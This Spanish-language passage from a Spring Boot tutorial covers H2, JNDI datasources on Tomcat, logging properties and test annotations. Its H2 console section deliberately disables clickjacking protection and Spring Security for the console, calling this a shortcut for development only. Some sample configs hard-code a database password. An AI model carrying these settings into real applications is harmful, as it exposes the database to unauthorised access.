Si quieras añadir datos (“initialización DML”) puedes hacerlo mediante entidades y código o definiendo el script de SQL **import.sql** en la raíz del classpath, en “resources”:



Por ejemplo, añadimos un proveedor. Por supuesto, debemos escribir SQL estándar:

```
insert into proveedor(nombre, fecha, dni) values('Ejemplo', '2020-08-23',  
'12000001G');
```

#### 9.5.4.2 Scripts de inicio

Spring Boot siempre busca ciertos scripts DDL y DML en la raíz del classpath (“resources”), a no ser que usemos Hibernate y tengamos activada la propiedad del apartado anterior. Pero si no es así ejecutará **schema.sql** y a continuación **data.sql**.

También lanzará **schema-\${platform}.sql** y **data-\${platform}.sql**, donde “platform” es el valor de la propiedad **spring.datasource.platform**; esto permite lanzar scripts específicos para cierta base de datos, si es necesario. Es habitual asignar a la propiedad el nombre del tipo de base de datos, como “h2” o “mysql”.

Se supone que el primero se usa para crear tablas y el segundo para rellenarlas, pero en realidad se ejecutarán cualquier sentencia de SQL que contengan. Ten cuidado, en las últimas pruebas que he realizado “data.sql” sólo se ejecuta si existe “schema.sql”.

La propiedad **spring.datasource.initialization-mode** determina si los script se ejecutan. Admite los siguientes valores:

Valor	Descripción
embedded	Los script sólo se lanzarán para bases de datos integradas. Es el valor por defecto.
always	Los scripts se ejecutan siempre.
never	Los script no se ejecutan.

#### 9.5.5 H2

El motor de base de datos H2 nos puede resultar muy útil durante el desarrollo de la aplicación. Es un gestor de bases de datos muy ligero, escrito íntegramente en Java. Como cualquier otra base de datos puede funcionar en modo cliente/servidor, pero también se integra con la aplicación, y podemos mantener toda su estructura en memoria sin utilizar ficheros. Esto la hace ideal para las primeras fases del desarrollo y para lanzar pruebas unitarias.

Spring Boot la configura de forma automática. Basta con añadir la dependencia a Gradle para que funcione:

```
runtimeOnly group: 'com.h2database', name: 'h2', version: '1.4.197'
```

Los valores que aplica por defecto son:

Propiedad	Valor
spring.datasource.driver-class-name	org.h2.Driver

Propiedad	Valor
<code>spring.datasource.username</code>	sa
<code>spring.datasource.password</code>	(sin clave)
<code>spring.datasource.url</code>	<code>jdbc:h2:mem:testdb</code>

Puedes cambiar los valores y el framework los aplicará. Si modificas la cadena de conexión y la base de datos está integrada, debes asegurarte de que el motor de la base de datos no la cierra, para permitir que Spring Boot la gestione como considere. En el caso de H2 se expresa así:

```
jdbc:h2:file:D:/datos/productos;DB_CLOSE_ON_EXIT=FALSE
jdbc:h2:mem:productos;DB_CLOSE_DELAY=-1
```

La primera línea se refiere a una base de datos que se guarda en un fichero, y la segunda en memoria. La verdad es que si no lo haces también funciona, pero si lo dice la guía oficial será por algo. Aunque es una base de datos ligera permite muchas configuraciones distintas; por ejemplo también funciona como un servicio de red:

```
jdbc:h2:tcp://localhost/~/ejemplo
```

Consulta la página <http://www.h2database.com/html/features.html> si necesitas aprender más sobre su funcionamiento.

#### 9.5.5.1 Consola

Si la estamos utilizando en una aplicación Web tenemos disponible una consola para gestionarla. Se activa mediante propiedades:

Propiedad	Descripción
<code>spring.h2.console.enabled</code>	Si se activa la consola. False por defecto
<code>spring.h2.console.path</code>	El path para acceder, siempre relativo al “context root” de la aplicación. “/h2-console” por defecto.

Si usas Spring Security tendrás que añadir un par de líneas al método “configure(HttpSecurity)” para que la consola funcione correctamente, por ejemplo:

```
http.headers().frameOptions().disable();
http.authorizeRequests().antMatchers("consola/**").permitAll();
```

La primera línea desactiva cierto tipo de protección contra “secuestro de click” (clickjacking) referida a los frames de una página. Es necesario hacerlo porque la página de la consola los utiliza.


Ya que **sólo vas a usarla en desarrollo**, mi consejo es que cometas una pequeña chapuza y desactives la seguridad concerniente a la misma. Vimos cómo hacerlo en el apartado 8.17, “Método configure (WebSecurity)”

```
@Override
public void configure(WebSecurity web) throws Exception {
    web.ignoring().antMatchers(..., "/h2-console/**");
}
```

Si sólo me limito a activar la consola:

```
spring.h2.console.enabled=true
```

A partir de ese momento podré acceder a través de la URL <https://localhost:8443/productos/h2-console>. Ten cuidado con los valores de la cadena de conexión, usuario y contraseña. Aunque uses la configuración por defecto, los que muestra en la consola no tienen por qué ser los que use la aplicación:



Una vez que te conectes accederás a un panel de control donde podrás realizar todas las operaciones básicas y comprobar los elementos que se han creado:

LOGIN	CLAVE	NOMBRE_COMPLETO
javi	{bcrypt}\$2a\$10\$uk9sNtq8AqvAP7IIWVvkeHBLP6tRmMoIMe6VZmcHIUc84YXyJ6Cu	Javier Rodríguez Díez
ana	{bcrypt}\$2a\$10\$Dqfm5aAawpwXF.7Bog9NQOFk/uySaKSQkImI3KJCZNV..rkqZ6n.i	Ana María Arregui
luis	{bcrypt}\$2a\$10\$qBXZLIO6QkqWMCam/.Yweel9S..gbAwemacVTRxESYdUycU2le72	Luis Pérez Salazar

### 9.5.5.2 Ejemplo

Vamos a probar un poco de todo. Supongamos que estamos desarrollando una aplicación Web usando MySQL, pero de vez en cuando queremos hacer pruebas, o lanzar JUnit rápidamente. En ese caso nos convendría utilizar H2 en memoria: es más rápido y además no estropeamos la base de datos de MySQL con datos demasiado absurdos. Bien, configuremos ambas mediante perfiles.

En primer lugar, añado las dependencias a **ambos** drivers:

```
runtimeOnly group: 'com.h2database', name: 'h2', version: '1.4.197'
runtimeOnly 'mysql:mysql-connector-java'
```

Si dejara a Spring Boot que aplicara su configuración por defecto supongo que escogería H2, pero no voy a hacerlo así; uso "application.yml" para definir dos perfiles:

```
---
spring:
  profiles: mysql

  datasource:
    driverClassName: com.mysql.cj.jdbc.Driver
    password: claveusuario
    url: jdbc:mysql://localhost:3306/productos?serverTimezone=UTC
    username: usuario

---
spring:
  profiles: h2
```

```

h2:
  console:
    enabled: true

  datasource:
    driverClassName: org.h2.Driver
    url: jdbc:h2:mem:productos;DB_CLOSE_DELAY=-1
    username: sa

```

Y en "application.properties" escojo cuál de los dos quiero aplicar en un momento dado:

```
spring.profiles.active=h2
```

Puedes comprobar si ha funcionado con los mensajes de la consola del servidor.

## 9.5.6 JNDI

En producción lo habitual es que tengamos un servidor externo de bases de datos que funcione como un servicio de red, no como una base de datos integrada. Pero tampoco queremos que la información sobre cómo conectarnos al servidor de bases de datos esté en el programa:


- Si cambiamos el servidor (IP, configuración, tipo de base de datos, usuario...) tenemos que parar la aplicación, modificarla y volver a lanzarla.
- Si usamos login y password para acceder al servidor de bases de datos, la contraseña del usuario tendrá que estar en "alguna parte" de la aplicación, y eso es un fallo de seguridad. Uno bien grande.

Por ese motivo el "DataSource", la clase que implementa esa interfaz seguramente como un pool de conexiones, se crea **fuerá** de la aplicación, y ésta accede a la instancia creada utilizando **JNDI**. Escribir un pequeño programa que realice la tarea es sencillo, pero no merece la pena; todo contenedor Web es capaz de hacerlo.

### 9.5.6.1 Configuración de Tomcat

Configuro mi servidor Tomcat para que cree un pool de conexiones con la base de datos de MySQL "productos". Tengo que modificar dos ficheros de configuración, "server.xml" y "context.xml".

Recuerda que si estás modificando un servidor de producción estos ficheros están en la carpeta **conf** que encontrarás en el directorio de instalación; pero si estás en desarrollo usando Eclipse, el IDE hace una copia de todos estos ficheros, y la versión que usas utiliza los archivos que cuelgan del proyecto **Servers**:



En primer lugar, **server.xml**:

```

<GlobalNamingResources>
  ...
  <Resource
    auth="Container"
    type="javax.sql.DataSource"
    driverClassName="com.mysql.cj.jdbc.Driver"
    url="jdbc:mysql://localhost:3306/productos?serverTimezone=UTC"
    username="usuario"
    password="claveusuario"
    maxIdle="10"
    maxTotal="20"
    maxWaitMillis="-1"
    name="jdbc/productos"/>
</GlobalNamingResources>

```

Cuatro de los atributos los conocemos bien: se corresponden con los cuatro valores que tenemos que indicar siempre para definir un DataSource. Los valores de "maxIdle", "maxTotal" y "maxWaitMillis" son para definir el número de conexiones y tiempo de espera máximo del pool.

---

El atributo “type” se refiere al tipo de interfaz que queremos “publicar” para el mundo exterior. En nuestro caso nos basta con “DataSource”, pero hay otras que nos permiten configurar el pool de conexiones o incluso transacciones distribuidas.

“Auth” tiene que ver con la seguridad. En este caso, cuando la aplicación solicite el recurso será en contenedor quien realice la tarea en nuestro nombre.

Por último, “name”. Es el nombre JNDI con el que se publicará la instancia que implementa “DataSource”. Y relacionado con esto, modificamos **context.xml**:

```
<Context>
    ...
    <ResourceLink name="jdbc/productos"
        global="jdbc/productos"
        type="javax.sql.DataSource"/>
</Context>
```

Esta instrucción es la que publica realmente el recurso JNDI para el mundo exterior. Si no lo hacemos no será accesible desde fuera.

Falta un detalle. Se supone que Tomcat contiene un objeto que implementa “DataSource”, y que será usado de forma remota para acceder a una base de datos MySQL. Así que este objeto **se supone** que usará el driver de esta base de datos:

```
<Resource
    ...
    driverClassName="com.mysql.cj.jdbc.Driver"
```

Así que Tomcat debe incorporar la biblioteca con el driver de MySQL. Es muy sencillo. Lo descargamos de Internet y lo copamos en la carpeta **lib** del directorio de instalación:

```
Directorio de C:\ProgramasZIP\apache-tomcat-9.0.26\lib
03/06/2020 17:59      2.356.711 mysql-connector-java-8.0.19.jar
1 archivos   2.356.711 bytes
0 dirs     179.604.602.880 bytes libres
```

He hecho pruebas y también funciona si incluimos la biblioteca en la aplicación. Al fin y al cabo ésta se despliega en Tomcat, y por lo tanto “de alguna manera” el servidor tiene acceso al driver. Pero queda muy raro, y además se supone que una de las ventajas de usar JNDI es que la aplicación no sabe el tipo de base de datos que usa.

### 9.5.6.2 Configuración de la aplicación

Es trivial. Siguiendo con el ejemplo del apartado anterior, he creado un nuevo perfil:

```
---
spring:
  profiles: jndi

  datasource:
    jndi-name: java:comp/env/jdbc/productos
```

La propiedad que he usado es **spring.datasource.jndi-name**, y pide el nombre del recurso. El servicio JNDI es jerárquico, y desde el punto de vista de la aplicación la raíz de un servidor JNDI siempre es **java:comp/env**, de ahí que el nombre completo del recurso es “java:comp/env/jdbc/productos”.

Como quiero seguir usando H2 y MySQL directamente en los otros dos perfiles no elimino las dependencias a los drivers correspondientes, pero si únicamente quisiera utilizar la conexión JNDI podría borrar cualquier referencia a una base de datos en concreto:

```
//runtimeOnly group: 'com.h2database', name: 'h2', version: '1.4.197'
//runtimeOnly 'mysql:mysql-connector-java'
```

Si escogemos el perfil “jndi” y ejecutamos la aplicación no notaremos ninguna diferencia con respecto a la configuración anterior.

## 9.6 Logs

Presupongo que conoces al menos por encima el funcionamiento de los logs en Java y la arquitectura básica de los más usados. Si no es así consulta el capítulo 14, “Apéndice B. Logs”.

## 9.6.1 Dependencias

En Spring Boot podemos usar cualquiera de las dos fachadas habituales, **Commons Logging** y **SLF4J** sin necesidad de añadir nada a Gradle, de hecho las puedes usar a la vez. "SLF4J" de momento es la más completa, sobre todo en sus últimas versiones.

El framework configurado con la versión actual de Spring Boot es **Logback**. Si deseas aplicar **Log4J2** sí que tienes que modificar las dependencias. Tienes que eliminar las referencias a "Logback" y añadir las nuevas:

```
implementation('org.springframework.boot:spring-boot-starter-web') {  
    exclude group: 'org.springframework.boot', module: 'spring-boot-starter-logging'  
}  
implementation 'org.springframework.boot:spring-boot-starter-log4j2'
```

El único problema es que el paquete "spring-boot-starter-login" forma parte a su vez de "spring-boot-starter-web", por lo que tenemos que quitarlo tal como ves en el código de ejemplo.

Y un problema añadido. Si usas dependencias adicionales de Spring Boot es muy probable que dichas dependencias también incluyan referencias a "spring-boot-starter-login", por lo que tienes que eliminarlo de **todas** ellas. Afortunadamente hacerlo en Gradle es muy sencillo:

```
configurations {  
    all {  
        exclude group: 'org.springframework.boot', module: 'spring-boot-starter-logging'  
    }  
}  
  
dependencies {  
    ...  
    implementation 'org.springframework.boot:spring-boot-starter-web'  
    implementation 'org.springframework.boot:spring-boot-starter-log4j2'  
    ...  
}
```

Las fachadas y los frameworks son independientes entre sí, por lo que puedes usar cualquier combinación de ambos.

Por defecto, los ficheros de configuración para "Logback" son **logback.xml** y **logback-spring.xml**, y para "Log4J2" **log4f2.xml** y **log4f2-spring.xml**. Spring Boot recomienda usar las versiones "-spring" de los ficheros, ya que son lanzados por él, al contrario que los ficheros con el nombre oficial, que los interpreta directamente el sistema de logs correspondiente. La diferencia es sutil, pero en ocasiones algunos recursos no estarán correctamente iniciados.

**Ten cuidado.** Algunas veces puedes incluir distintas dependencias en un proyecto que en conjunto usen ambos frameworks a la vez, y dependiendo del uso provoquen un error de sobrecarga de pila. Si de pronto aparecen en la consola cientos de mensajes de error repetidos referidos al log y no tienes ni idea de lo que pasa, elimina explícitamente de Gradle una de las dos, por ejemplo con "configurations".

## 9.6.2 Propiedades

Si quieres un sistema de registros sencillo (y no tan sencillo) no es necesario que aprendas los detalles del framework de logs que estés utilizando. En vez de escribir ficheros de configuración personalizados puedes usar las propiedades de "application.properties" para cambiar el comportamiento de los logs:

Propiedad logging.	Descripción
<b>config</b>	Permite cambiar el fichero de configuración, por ejemplo "classpath:registro.xml".
<b>exception-conversion-word</b>	Código para presentar las excepciones en la salida. Por defecto "%wex".
<b>file.clean-history-on-start</b>	Si hay un fichero de salida, si se borra al reiniciar la aplicación. Sólo para la configuración por defecto de Logback. False por defecto
<b>file.max-history</b>	Número máximo de días que se mantiene un fichero rotado. Sólo para la configuración por defecto de Logback. Vale 7.0 por defecto.
<b>file.max-size</b>	Tamaño máximo del fichero. Sólo para la configuración por defecto de Logback. 10MB por defecto.

<b>Propiedad logging.</b>	<b>Descripción</b>
<b>file.name</b>	<i>Nombre del fichero. Si no se indica, se copia en la carpeta actual.</i>
<b>file.path</b>	<i>Camino al fichero. Si no se indica el nombre usa “spring.log”.</i>
<b>file.total-size-cap</b>	<i>Tamaño total de los ficheros incrementales almacenados. Sólo para la configuración por defecto de Logback.</i>
<b>group.*</b>	<i>Permite definir grupos de logs, para aplicar configuración en conjunto.</i>
<b>level.*</b>	<i>Permite indicar un nombre de log (o parte) para especificar a partir de qué nivel se guardarán los registros generados. Admite “root” como nombre de log.</i>
<b>pattern.console</b>	<i>El patrón para los registros mostrados en la consola. Sólo para la configuración por defecto de Logback.</i>
<b>pattern.dateformat</b>	<i>Formato para fechas. Sólo para la configuración por defecto de Logback. Por defecto “yyyy-MM-dd HH:mm:ss.SSS”</i>
<b>pattern.file</b>	<i>El patrón para los registros almacenados en un fichero. Sólo para la configuración por defecto de Logback.</i>
<b>pattern.level</b>	<i>El patrón para mostrar el nivel del mensaje. Sólo para la configuración por defecto de Logback. Por defecto “%5p”.</i>
<b>pattern.rolling-file-name</b>	<i>El patrón para los ficheros incrementales. Sólo para la configuración por defecto de Logback. Por defecto “\${LOG_FILE}.%d{yyyy-MM-dd}.%i.gz”.</i>

Por ejemplo, he definido varios logs en los controladores. Quiero ver cualquier registro proveniente de ellos, pero del resto sólo de “warning” en adelante. Además quiero guardarlos también en un fichero, que rote cada cierto tamaño o una vez al día, que es lo que hace con el patrón definido por defecto:

```
logging.level.root=warn
logging.level.com.javi.productos.controlador=trace
logging.file.name=d:/mensajes.log
logging.file.max-size=10KB
spring.output.ansi.enabled=always
```

He definido un tamaño muy pequeño para obligar a que los ficheros se incrementen. Al cabo de un rato de pruebas, aparte de un montón de mensajes en la consola también habrá creado estos ficheros:

<a href="#">mensajes.log</a>	11/06/2020 19:56	Documento de tex...	1 KB
<a href="#">mensajes.log.2020-06-11.0.gz</a>	11/06/2020 19:49	Archivo GZ	4 KB
<a href="#">mensajes.log.2020-06-11.1.gz</a>	11/06/2020 19:50	Archivo GZ	4 KB

Si necesitas tareas más complicadas, como que un tipo de mensajes sólo se muestre en cierta salida, tendrás que escribir ficheros de configuración.

## 9.7 Varios

### 9.7.1 Más propiedades

Spring Boot y las API asociadas entienden cientos de propiedades. Alguna que nos puede resultar útil:

<b>Propiedad.</b>	<b>Descripción</b>
<b>debug</b>	<i>False por defecto. Activa el modo “debug” de la aplicación, haciendo que los logs sean exhaustivos.</i>
<b>spring.output.ansi.enabled</b>	<i>Establece el modo ANSI (el color) en los terminales de texto. Admite “always”, “detect” y “never”. Si no pones “always” nunca se aplica.</i>
<b>spring.application.name</b>	<i>Nombre de la aplicación.</i>
<b>spring.config.additional-location</b>	<i>Ficheros de configuración adicionales.</i>
<b>spring.config.name</b>	<i>Nombre del fichero de configuración “application” por defecto.</i>

<b>Propiedad.</b>	<b>Descripción</b>
<b>spring.main.lazy-initialization</b>	<i>False por defecto. Si la creación de los beans de Spring debe ser “lazy”.</i>

## 9.7.2 Banner

El banner que aparece al arranque de la aplicación se puede eliminar o modificar. Si en la raíz del classpath (en resources) dejamos un fichero "banner.txt" se usará el contenido del fichero en vez del texto por defecto. También admite "banner.gif", "banner.jpg" o "banner.png". La gente se aburre mucho:



El fichero de texto admite algunas variables especiales, como “\${application.version}” “\${spring-boot.version}” o “\${application.title}”. También tenemos unas cuantas propiedades para cambiar el banner:

Propiedad.	Descripción
<b>spring.main.banner-mode</b>	Si queremos el banner y dónde. Los valores posibles son “console” (por defecto), “log” y “none”, que lo desactiva.
<b>spring.banner.image.bitdepth</b>	Profundidad de color ANSI. Admite 4 u 8.
<b>spring.banner.image.height</b>	Altura del banner en caracteres.
<b>spring.banner.image.width</b>	Anchura del banner en caracteres, 76 por defecto.
<b>spring.banner.image.invert</b>	Si se invierte la imagen para terminales oscuros.
<b>spring.banner.image.location</b>	Path del banner, “classpath:banner.gif” por defecto.
<b>spring.banner.image.pixelmode</b>	“Text” (por defecto) o “block”. El modo de dibujo.
<b>spring.banner.location</b>	Path del banner de texto, “classpath:banner.txt” por defecto.

# 10 Pruebas unitarias y de integración

Son una parte esencial de cualquier aplicación profesional. Si no sabes de qué te estoy hablando, revisa el **Apéndice C. Pruebas unitarias** y el **Apéndice D. Pruebas dobles**. En vez de “prints” en la consola para comprobar que el programa funciona, escribe un poco de código. El tiempo gastado lo recuperarás con creces, a medida que se produzcan cambios en la aplicación; además, tu jefe te los va a exigir.

En los ejemplos voy a usar JUnit “Júpiter”, la versión 5 del framework. Los mocks los escribiré con Mockito, y siempre que pueda usaré las anotaciones que proporciona Spring Boot. En teoría no necesito ninguna herramienta adicional para usar JUnit con mi código de Java, pero es casi seguro que querré emplear las capacidades de Spring en las pruebas, usar repositorios o comprobar el funcionamiento de los controladores. Puedo configurarlo manualmente, pero Spring Boot me evita el trabajo.

Si ya has usado **JUnit** o te has leído los apéndices sabrás que una **prueba unitaria** comprueba una “unidad de código” (una clase) de manera independiente al resto. Como una clase siempre usa a otras, el comportamiento de la clase que queremos comprobar dependerá a su vez de éstas, con lo que su estado no será predecible y por tanto no podremos realizar la prueba.

Para solucionarlo usamos **dobles**, clases que actúan como un doble cinematográfico y que reemplazan a las clases de las que depende el código que queremos probar. De este modo podemos establecer su comportamiento y predecir el resultado que debería producir la prueba. Para ayudarnos a crear esos “dobles” usaremos **Mockito**.

Por último, a menudo necesitamos comprobar cómo funcionan las clases en conjunto. El ejemplo típico es un controlador que a su vez usa un repositorio o una capa de servicio, o la misma capa de servicio, que necesita que Hibernate, Spring Data JPA y Spring Security se activen. A esas pruebas se les llama **pruebas de integración**. Configurarlas en el framework Spring es fácil, pero con Spring Boot es trivial. En estos casos no usaremos mocks (al menos no demasiados), ya que justamente queremos probar el comportamiento del conjunto.

## 10.1 Dependencias

En mi proyecto he tenido que añadir dos dependencias:

```
testImplementation('org.springframework.boot:spring-boot-starter-test') {  
    exclude group: 'org.junit.vintage', module: 'junit-vintage-engine'  
}  
testImplementation 'org.junit.platform:junit-platform-launcher'
```

La biblioteca **spring-boot-starter-test** es la única que necesitamos en teoría. Incluye las versiones 4 y 5 de JUnit. Realmente no es necesario, pero como no quiero usar en absoluto las versiones antiguas las descarto de forma explícita, y tal vez evite algún que otro problema.

La dependencia con **junit-platform-launcher** es causada por el IDE que estoy utilizando. Algunas versiones de Eclipse (y por tanto de Spring Tool Suite) no son capaces de ejecutar los asistentes con JUnit Júpiter y necesitan que añadamos la biblioteca. Me imagino que con el tiempo ya no hará falta.

## 10.2 Anotaciones

Spring y Spring Boot nos proporcionan docenas de anotaciones distintas. Muchas de ellas agrupan a otras y están diseñadas para aplicar cierta configuración automáticamente. Como en otras ocasiones mostraré una relación de las más utilizadas, para que en un futuro sirva como guía de referencia. En los siguientes apartados veremos ejemplos de uso.

<b>@ExtendWith</b>	<b>Valores</b>	<b>Descripción (JUnit)</b>
<i>Permite extender las capacidades de JUnit. Pertenece a la versión “Júpiter” del framework.</i>		
value	SpringExtension.class	<i>La usaremos siempre, directamente o a través de otras. Engancha JUnit con Spring, permitiendo usar las características de éste en las pruebas.</i>

### 10.2.1 Spring

La mayoría activan el contexto de Spring total o parcialmente, por lo que están pensadas para realizar pruebas de integración; aunque también puedes declarar que el componente usado ya está probado e interpretar el test realizado como una especie de prueba unitaria.

<b>@ContextConfiguration</b>	<b>Valores</b>	<b>Descripción</b>
<i>Carga el contexto de Spring a partir de la clase JavaConfig o del fichero de configuración que indiquemos. Es más incómoda que “@SpringBootTest”, pero también más configurable. Tendremos que aplicar anotaciones adicionales para conseguir el mismo efecto.</i>		
value[ ]	“config.xml”	Los ficheros de configuración de XML que queremos utilizar.
locations[ ]	Config.class	Las clases JavaConfig que queremos utilizar.
inheritInitializers	false	En caso de aplicar herencia, Si hereda los contextos ya iniciados por las clases superiores.
inheritLocations	false	En caso de herencia, si hereda los ficheros de XML o las clases JavaConfig de las clases superiores.

<b>@WebAppConfiguration</b>	<b>Valores</b>	<b>Descripción</b>
<i>Declara el que contexto de Spring debe ser un “WebApplicationContext”. Se solía usar junto a la anotación anterior para configurar pruebas de integración en un entorno Web. Pero también se puede utilizar en solitario, creando una especie de “prueba unitaria en un entorno Web”, perfecto para testear los controladores.</i>		
value	“/directorio”	El directorio raíz del sitio web, “src/main/webapp” por defecto.

<b>@SpringJUnitConfig</b>	<b>Valores</b>	<b>Descripción</b>
<i>Anotación compuesta que combina “@ExtendWith(SpringExtension.class)” y “@ContextConfiguration”. Sus atributos son los mismos que los de ésta última anotación, por lo que no los repito.</i>		

<b>@SpringJUnitWebConfig</b>	<b>Valores</b>	<b>Descripción</b>
<i>Combina “@ExtendWith(SpringExtension.class)”, “@ContextConfiguration” y “@WebAppConfiguration”. Sus atributos son una copia de los de estas anotaciones, por lo que no los repito.</i>		
resourcePath	“/directorio”	El “value” de “@WebAppConfiguration”.

<b>@TestPropertySource</b>	<b>Valores</b>	<b>Descripción</b>
<i>Define qué fichero de propiedades usar para esa prueba. También permite añadir propiedades sueltas.</i>		
value[ ]	“classpath: test.properties”	Ficheros de propiedades a utilizar.
locations[ ]		
properties[ ]	“propiedad=valor”	Propiedades adicionales.
inheritProperties	false	En caso de herencia, si se heredan las propiedades definidas en la clase superior.
inheritLocations	false	En caso de herencia, si se heredan los ficheros configurados en la clase superior.

### 10.2.2 Spring Boot

La mayoría son ampliaciones de las anteriores, más cómodas de aplicar por seguir la filosofía de Spring Boot de configuración por defecto; por tanto se usan para pruebas de integración, aunque ya he comentado que en la práctica puede ser ambiguo. Muchas también definen beans específicos diseñados para crear pruebas.

<b>@SpringBootTest</b>	<b>Valores</b>	<b>Descripción</b>
<i>La anotación de integración por autonomía. Activa todo el framework de Spring y define el contexto a partir de la clase JavaConfig que indiquemos, por defecto la de la aplicación. Incluye “@ExtendWith”, y realiza el trabajo de “@ContextConfiguration” y “@WebAppConfiguration”, entre otras.</i>		
value[ ]	“propiedad=valor”	Propiedades adicionales que se pueden añadir al entorno de Spring.
properties[ ]		
args[ ]	“uno, dos, tres”	Argumentos de la aplicación.
classes[ ]	Configuracion.class	Las clases JavaConfig que contienen la definición del contexto. Por defecto usa la de la aplicación.
webEnvironment	RANDOM_PORT	El tipo de entorno Web que creará, MOCK por defecto.

Este último atributo necesita un poco más de explicación. Si estamos en una aplicación Web Spring Boot creará un entorno para que la aplicación se despliegue. Por defecto lanzará una simulación (MOCK), pero también podemos configurar un servidor real en un puerto aleatorio (RANDOM\_PORT) o que no haga nada (NONE). Los valores con elementos de la enumeración “SpringBootTest.WebEnvironment”.

¿Qué es más conveniente? “MOCK” es más rápido, pero “RANDOM\_PORT” es más realista. Escogeremos en función de la prueba que queramos hacer.

<b>@DataJpaTest</b>	<b>Valores</b>	<b>Descripción</b>
<i>Activa todo lo referente a JPA. Configura Hibernate, H2 si lo encuentra en el classpath, etc. Entre otras engloba a las anotaciones “@Transactional”, “@AutoConfigureCache”, “@AutoConfigureDataJpa”, “@AutoConfigureTestDatabase”, “@AutoConfigureTestEntityManager” e “@ImportAutoConfiguration”.</i>		
bootstrapMode	LAZY	Modo de creación de los repositorios: DEFAULT (modo “eager”), LAZY o DEFERRED.
properties[ ]	“propiedad=valor”	Propiedades adicionales.
showSql	false	True por defecto. Activa logs adicionales para SQL.

En vez de activar todo el contexto “sólo” configura todo lo relacionado con las entidades. Es útil para pruebas de integración en las que sólo se quiera evaluar el modelo, o pruebas unitarias de clases que usan el modelo, si éste se da por comprobado. Entre otros beans, permite el uso de “TestEntityManager”.

<b>@RestClientTest</b>	<b>Valores</b>	<b>Descripción</b>
<i>Anotación diseñada para probar un servicio REST. Engloba entre otras a “@AutoConfigureCache”, “@AutoConfigureWebClient”, “@AutoConfigureMockRestServiceServer” e “@ImportAutoConfiguration”.</i>		
value[ ]	Servicio.class	Los controladores REST que queremos evaluar.
components [ ]		
properties[ ]	“propiedad=valor”	Propiedades adicionales.

<b>@WebMvcTest</b>	<b>Valores</b>	<b>Descripción</b>
<i>Activa el sistema Spring MVC. Incluye entre otras a las anotaciones “@AutoConfigureCache”, “@AutoConfigureWebMvc”, “@AutoConfigureMockMvc” e “@ImportAutoConfiguration”</i>		
value[ ]	Servicio.class	Los controladores que queremos evaluar.
controllers [ ]		
properties[ ]	“propiedad=valor”	Propiedades adicionales.

Spring Boot define decenas de anotaciones similares a “@DataJpaTest”, “@WebMvcTest” o “@RestClientTest”; prácticamente tiene una para cada subsistema. Consulta el manual de referencia para más información.

Si te fijas en las tablas anteriores, esas anotaciones se limitan a aplicar grupos de anotaciones “@AutoConfigure” relacionadas, que son las que realmente hacen el trabajo. Por tanto, si sólo necesitas un aspecto concreto de la configuración no tienes por qué activar a sus hermanos; puedes utilizar directamente lo que necesitas. Han creado varias decenas. Por ejemplo:

<b>Anotación</b>	<b>Descripción</b>
<b>@AutoConfigureDataJdbc</b>	Activa Data JDBC. Generalmente querremos usar “@DataJdbcTest”.
<b>@AutoConfigureDataJpa</b>	Activa Data JPA. Habitualmente aplicaremos “@DataJpaTest”.
<b>@AutoConfigureTestDatabase</b>	Si en el classpath encuentra una base de datos embebida la configura automáticamente para las pruebas.
<b>@AutoConfigureMockMvc</b>	Permite el uso de beans de clase “MockMvc”, para probar el lado servidor de Spring MVC.
<b>@AutoConfigureMockRestServiceServer</b>	Permite el uso de beans “MockRestServiceServer”, para probar el lado servidor de un servicio Spring REST.
<b>@AutoConfigureMockWebServiceServer</b>	Permite el uso de beans “MockWebServiceServer”, para probar el lado servidor de un servicio Web Spring.
<b>@AutoConfigureTestEntityManager</b>	Permite el uso de beans “TestEntityManager”. Es un “EntityManager” ampliado con tareas adicionales usadas habitualmente para pruebas.
<b>@AutoConfigureWebMvc</b>	Activa Spring MVC. Generalmente usaremos “@WebMvcTest”.
<b>@AutoConfigureWebTestClient</b>	Permite el uso de “WebTestClient”, para probar clases creadas con “WebClient”.
<b>@AutoConfigureWebServiceClient</b>	Activa la configuración de clientes de servicios Web.
<b>@AutoConfigureWebClient</b>	Activa la configuración de clientes Web.

Las siguientes anotaciones sí que pueden aplicarse a pruebas unitarias “puras”, aunque obviamente puedes usarlas como mejor te parezca.

<b>@MockBean</b>	<b>Valores</b>	<b>Descripción</b>
<i>Muy utilizada. Define un mock que a su vez es un bean, es decir, que puede hacer un mock de un bean de Spring. Puede definirse a nivel de clase (JavaConfig), aunque generalmente se aplica a propiedades.</i>		
<i>value[ ]</i>	<i>Datos.class</i>	<i>La clase que se quiere reemplazar. No lo indicaremos nunca.</i>
<i>classes[ ]</i>		

*name*      *“dataSource”*      *Nombre del bean a reemplazar.*

<b>@SpyBean</b>	<b>Valores</b>	<b>Descripción</b>
<i>Como la anterior, pero define “spies”</i>		
<i>value[ ]</i>	<i>Datos.class</i>	<i>La clase que se quiere reemplazar. No lo indicaremos nunca.</i>
<i>classes[ ]</i>		

*name*      *“dataSource”*      *Nombre del bean a reemplazar.*

Por supuesto puedes definir los “mocks” sin usar las anotaciones de Spring Boot, tal como aparece en el “Apéndice D. Pruebas dobles”, pero así es mucho más simple:

```
...
class MetodosUsuarioImplTest {
    @MockBean
    private PasswordEncoder pe;
```

<b>@TestConfiguration</b>	<b>Valores</b>	<b>Descripción</b>
<i>Define clases JavaBean que sólo se aplican para los test.</i>		
<i>A diferencia de la anotación “@Configuration”, las clases decoradas con esta anotación no se detectan automáticamente ni se aplican a todas las clases de test. Hay que indicarlo de forma explícita con la anotación <b>@Import</b>.</i>		

---

```

@SpringBootTest
@Import(ConfiguracionPruebas.class)
public class LaClaseDeTest {
    ...

```

Un truco habitual es definir la clase “JavaConfig” de pruebas como una clase estática anidada:

```

